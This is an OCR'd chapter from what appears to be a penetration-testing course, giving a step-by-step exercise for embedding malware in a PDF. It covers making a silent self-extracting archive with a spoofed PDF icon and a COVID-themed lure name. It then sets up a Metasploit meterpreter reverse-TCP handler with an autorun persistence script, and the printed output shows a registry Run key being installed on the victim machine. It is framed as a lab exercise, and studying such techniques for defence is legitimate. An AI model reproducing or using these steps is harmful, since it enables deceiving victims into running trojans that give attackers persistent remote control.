
## 6.7. Embedding Malware into PDF and JPG files

PDF can be embedded with malware in two ways, one is using PDF vulnerability if there is one exists, and then using exploit to use that vulnerability, Metasploit has two exploit for old PDF vulnerabilities that can work in Windows XP and Adobe 9. These vulnerabilities do not work in Windows 8 and up, with the latest Adobe readers. The other way does not depend on vulnerabilities on the Adobe of PDF file itself, rather combining malware file with PDF file and giving then a name as a PDF file. Hackers will Depend on deceiving the victim to run the combined files thinking that he is running a PDF file. When the two files run the PDF will be opened in the desktop of the victim machine as normal but at the same time the malware will create a backdoor to hacker machine. Similarly, we can replace the PDF file with image JPG file and combining it with malware.

# Exercise 34 Embedding Malware into PDF file

1. Use the same malware file that we created in previous exercises or generate a new file.
2. We are going to use Windows machine to do the file joining (PDF + Malware)
3. Start Windows 10 Virtual machine
4. Use the malware file we used in Kage exercise (kagetest.exe)

https://t.me/learningnets




5. Move the file to Windows Desktop
6. Download Adobe PDF icon image from the internet.
7. Create ico file for the PDF icon image (ico is a thump of an image).
8. Go to https://icoconvert.com ( or any other ico converter website)





9. Convert ICO and download to desktop





10. Have a real PDF file that will be used to hide the malware.
11. In the windows desktop, you should have the following files.

https://t.me/learningnets





12. Highlight Malware and PDF file and add them to archive





13. Give the archive a name and choose create SFX archive then **click on advanced**

https://t.me/learningnets





14. Click on **SFX options -> update** and choose **Extract and update files** and **overwrite all files** (see screenshot)

https://t.me/learningnets





15. Then click on **Setup** tab and add the malware name ended with .exe and followed by Pdf file name ended with pdf

https://t.me/learningnets





16. Click on **Modes** and click on hide start dialog

https://t.me/learningnets





17. Then click on **Text and icon** tab, in the bottom load SFX icon from file and choose the ico file that we created.

https://t.me/learningnets




18. OK then OK and final file will be generated.

https://t.me/learningnets




The file COVID19.pdf is the final embedded PDF file that when opened the malware will automatically started and make a reverse connection to the Kali machine.

19. In Kali we are going to setup msfconsole (Metasploit) to listen to incoming connection from the victim machine that run the PDF file. We are going to setup msfconsole to send persistence script to the victim machine after the first connection established. The script will change some Windows registry setting to make the malware file independent from the PDF file and start automatically when the Windows machine rebooted .

#msfconsole




Load msgrpc ( to use Kage as session GUI controller)

```
msf5 > load msfrpc
[-] Failed to load plugin from /usr/share/metasploit-framework/plugins/msfrpc: c
annot load such file -- /usr/share/metasploit-framework/plugins/msfrpc
msf5 > load msgrpc
[*] MSGRPC Service:  127.0.0.1:55552
[*] MSGRPC Username: msf
[*] MSGRPC Password: YiwwiVaP
[*] Successfully loaded plugin: msgrpc
msf5 >
```

#use exploit/multi/handler
#set PAYLOAD windows/mterpreter/revrese_tcp
#set LHOST 10.0.2.23
#set LPORT 4444
#Set ExitOnSession false
#set AutoRunScript exploits/windows/local/persistence LPORT=4444 (this command to make the malware file persistence )
#exploit -j

```
msf5 > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf5 exploit(multi/handler) > set PAYLOAD windows/meterpreter/reverse_tcp
PAYLOAD => windows/meterpreter/reverse_tcp
msf5 exploit(multi/handler) > set LHOST 10.0.2.23
LHOST => 10.0.2.23
msf5 exploit(multi/handler) > set LPORT 4444
LPORT => 4444
msf5 exploit(multi/handler) > set ExitOnSession false
ExitOnSession => false
msf5 exploit(multi/handler) > set AutoRunScript exploits/windows/local/persistence LPORT=4444
AutoRunScript => exploits/windows/local/persistence LPORT=4444
msf5 exploit(multi/handler) > exploit -j
[*] Exploit running as background job 0.
[*] Exploit completed, but no session was created.

[*] Started reverse TCP handler on 10.0.2.23:4444
msf5 exploit(multi/handler) > [*] Sending stage (176195 bytes) to 10.0.2.6
[*] Meterpreter session 1 opened (10.0.2.23:4444 -> 10.0.2.6:49723) at 2020-08-04 14:17:11 -0400
[*] Session ID 1 (10.0.2.23:4444 -> 10.0.2.6:49723) processing AutoRunScript 'exploits/windows/local
/persistence LPORT=4444'
[-] Handler failed to bind to 10.0.2.23:4444:-  -
[-] Handler failed to bind to 0.0.0.0:4444:-  -
[*] Running persistent module against MSEDGEWIN10 via session ID: 1
[+] Persistent VBS script written on MSEDGEWIN10 to C:\Users\ADMINI~1\AppData\Local\Temp\yIDyUijUbAK
.vbs
[*] Installing as HKCU\Software\Microsoft\Windows\CurrentVersion\Run\tteDvWalbL
[+] Installed autorun on MSEDGEWIN10 as HKCU\Software\Microsoft\Windows\CurrentVersion\Run\tteDvWalb
L
[*] Clean up Meterpreter RC file: /root/.msf4/logs/persistence/MSEDGEWIN10_20200804.1713/MSEDGEWIN10
_20200804.1713.rc
```

20. Go to Windows machine and open the PDF file, the reverse connection will start to Kali

#sessions
#sessions 1

```
msf5 exploit(multi/handler) > sessions


Active sessions
===============


  Id  Name  Type                     Information                          Connection
  --  ----  ----                     -----------                          ----------
  1         meterpreter x86/windows  MSEDGEWIN10\Administrator @ MSEDGEWIN10  10.0.2.23:4444 -> 10.0
.2.6:49723 (10.0.2.6)

msf5 exploit(multi/handler) > sessions 1
[*] Starting interaction with 1...

